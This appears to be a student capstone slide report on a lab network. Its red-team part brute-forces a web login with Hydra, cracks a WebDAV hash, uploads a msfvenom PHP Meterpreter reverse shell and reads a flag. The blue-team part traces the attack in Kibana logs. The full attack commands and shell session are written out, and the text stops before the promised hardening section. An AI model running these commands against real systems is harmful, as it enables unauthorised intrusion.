Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: Hyper-V Manager

IPv4: 192.168.1.90
OS: Kali 4.18
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu18.04.01
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu18.04.3
Hostname: ELK Stack

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V manager	192.168.1.1	Cloud-based Host machine
Kali	192.168.1.90	Attacking machine
Capstone	192.168.1.105	Network-monitoring machine that runs Kibana
ELK Stack	192.168.1.100	Target machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579 **Base Score: 9.8 Critical**	This vulnerability has been identified as an attack on an open and unsecured port 80.	This would allow an attacker to execute commands with administrative privileges and use it to gain access to sensitive files and information.
Brute Force Vulnerability	This vulnerability allows an attacker to perform a brute-force password attack due to insufficient server-side login attempt limit enforcement.	This vulnerability would allow an unlimited number of password attempts, making it possible for an attacker to perform a brute force attack with common password lists such as rockyou.txt by applications like John The Ripper and Hydra.
Unauthorized File Upload Vulnerability	This vulnerability allows users to upload files to the web server.	This vulnerability would allow attackers to upload PHP scripts to the server, making the machine susceptible to attacks enabled by malicious files.
Remote Code Execution Vulnerability	This vulnerability allows attackers to use PHP scripts to execute shell commands.	This vulnerability would allow an attacker to open a reverse shell to the server.

Exploitation: CVE-2019-6579/Open Port 80 Access

01

Tools & Processes


To exploit this vulnerability, I used **nmap** to scan and see if there are open ports, specifically port 80.

02


Achievements

Since port 80 is open, I was able to open a web browser with the IP address of the machine (192.168.1.105) and find the hidden directory on the server (company_folders/secret_folder).

03




```
root@Kali:~/Desktop# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-09 17:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```



Index of /

```
     Name              Last modified     Size Description
company_blog/     2019-05-07 18:23   -
company_folders/  2019-05-07 18:27   -
company_share/    2019-05-07 18:22   -
meet_our_team/    2019-05-07 18:34   -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```


192.168.1.105/meet_our_team/as
192.168.1.105/company_folders/
Not secure | 192.168.1.105/meet_our_team/ashton.txt

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security
information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be
here" We look forward to working more with Ashton in the future!
```

Exploitation: Brute Force Vulnerability

01

Tools & Processes

To exploit this vulnerability, I used Hydra and the password list rockyou.txt to obtain the password into the directory.

02


Achievements

By running a hydra attack with Ashton’s name, I was able to obtain the password *leopoldo* which granted me access into the directory.


03

I ran the command:

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder



```
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 1
7:40:17
root@Kali:/usr/share/wordlists# 
```


192.168.1.105/meet_our_team/a
192.168.1.105/company_folders
Not secure
192.168.1.105/company_folders/secret_folder/conne...

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b[illegible]cd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Unauthorized File Upload

01

Tools & Processes


Within the directory, I located a hashed password and used Hashes.com to break it. I then connected to the server via WebDAV. I created a custom web shell with msfvenom and uploaded this via WebDAV.

02


Achievements

Uploading this web shell allowed me to run shell commands on the target machine.

03


192.168.1.105/meet_our_team/a
192.168.1.105/company_folders
Not secure
192.168.1.105/company_folders/secret_folder/conne...


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Proceeded!
1 hashes were checked: 1 found 0 not found

✓ **Found:**

```
d7dad0a5cd7c8376eeb50d69b3ccd352:linux4u
```



```
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.105 lp
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# msfvenom -p kali/meterpreter/reverse_tcp lhost=192.168.1.105 l
port=4444 >> shell.php
Error: invalid payload: kali/meterpreter/reverse_tcp
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lp
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# █
```

Exploitation: Remote Code Execution

01

Tools & Processes


I used Meterpreter to connect to the web shell I uploaded and used this shell to listen and compromise the target machine.

02


Achievements

With Remote Code Execution, I was able to open a Meterpreter shell to the target machine which allowed me to access the full file system.


03



```
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%
%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%


                        Press SPACE BAR to continue



       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > srt LHOST 192.168.1.105
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:38950) a
t 2022-05-09 18:54:41 -0700

meterpreter >
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-05-10 01:20	3.3K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-05-09 16:58:18 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-09 16:57:39 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-05-09 17:02:34 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-09 16:57:43 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-09 16:58:35 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The port scan occurred on May 10, 2022 at approx. 12:40am
- There were about 156,426 packets coming from 192.168.1.90
- The sudden spike in network traffic indicates that this was a port scan.



source.ip: 192.168.1.90 KQL May 9, 2022 @ 00:00:00.0 → May 12, 2022 @ 12:00:00.0

packetbeat-*

156,426 hits


May 9, 2022 @ 00:00:00.000 - May 12, 2022 @ 12:00:00.000 — Auto

```
May 12, 2022 @ 02:13:10.047  @timestamp: May 12, 2022 @ 02:13:10.047 event.action: network_flow event.start: May 11, 2022 @ 23:50:20.490 event.end: May 12, 2022 @ 02:13:08.458 event.duration: 8567968.2
event.dataset: flow event.kind: event event.category: network_traffic type: flow host.name: Kali ecs.version: 1.5.0 source.ip: 192.168.1.90 source.port: 38728
source.packets: 30,420 source.bytes: 208.8MB destination.ip: 192.168.1.100 destination.port: 9200 destination.packets: 16,714 destination.bytes: 4.5MB
flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZEiX8CM flow.final: false network.community_id: 1:57Vxl4JjruIIQhrR5ENcghvL7Ck= network.bytes: 213.3MB network.packets: 47,134
network.type: ipv4 network.transport: tcp agent.hostname: Kali agent.ephemeral_id: 06c4597e-6102-44cb-996b-c89f08e3cd73 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df

May 12, 2022 @ 02:13:00.047  @timestamp: May 12, 2022 @ 02:13:00.047 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZEiX8CM flow.final: false type: flow network.community_id: 1:57Vxl4JjruIIQhrR5ENcghvL7Ck=
network.bytes: 213MB network.packets: 47,058 network.type: ipv4 network.transport: tcp ecs.version: 1.5.0 agent.hostname: Kali agent.ephemeral_id: 06c4597e-6102-44cb-996b-
c89f08e3cd73 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 event.duration: 8554688.5 event.dataset: flow
event.kind: event event.category: network_traffic event.action: network_flow event.start: May 11, 2022 @ 23:50:20.490 event.end: May 12, 2022 @ 02:12:55.178
destination.ip: 192.168.1.100 destination.port: 9200 destination.packets: 16,688 destination.bytes: 4.5MB host.name: Kali source.ip: 192.168.1.90 source.port: 38728

May 12, 2022 @ 02:12:50.047  @timestamp: May 12, 2022 @ 02:12:50.047 source.ip: 192.168.1.90 source.port: 38728 source.packets: 30,336 source.bytes: 208.3MB destination.ip: 192.168.1.100
destination.port: 9200 destination.packets: 16,671 destination.bytes: 4.5MB event.end: May 12, 2022 @ 02:12:41.865 event.duration: 8541375.6 event.dataset: flow
event.kind: event event.category: network_traffic event.action: network_flow event.start: May 11, 2022 @ 23:50:20.490 ecs.version: 1.5.0 host.name: Kali type: flow
network.bytes: 212.7MB network.packets: 47,007 network.type: ipv4 network.transport: tcp network.community_id: 1:57Vxl4JjruIIQhrR5ENcghvL7Ck=
flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZEiX8CM flow.final: false agent.ephemeral_id: 06c4597e-6102-44cb-996b-c89f08e3cd73 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
```

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- The request occurred on May 10, 2022 at approx. 12:46am
- There were 17,406 requests made
- In the secret folder, the *connect to corp server* file can be found which contains instructions for connecting to WebDAV



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,406
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/shell.php	63
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	5

Export: Raw Formatted



url.path: /company_folders/secret_folder

17,406 hits

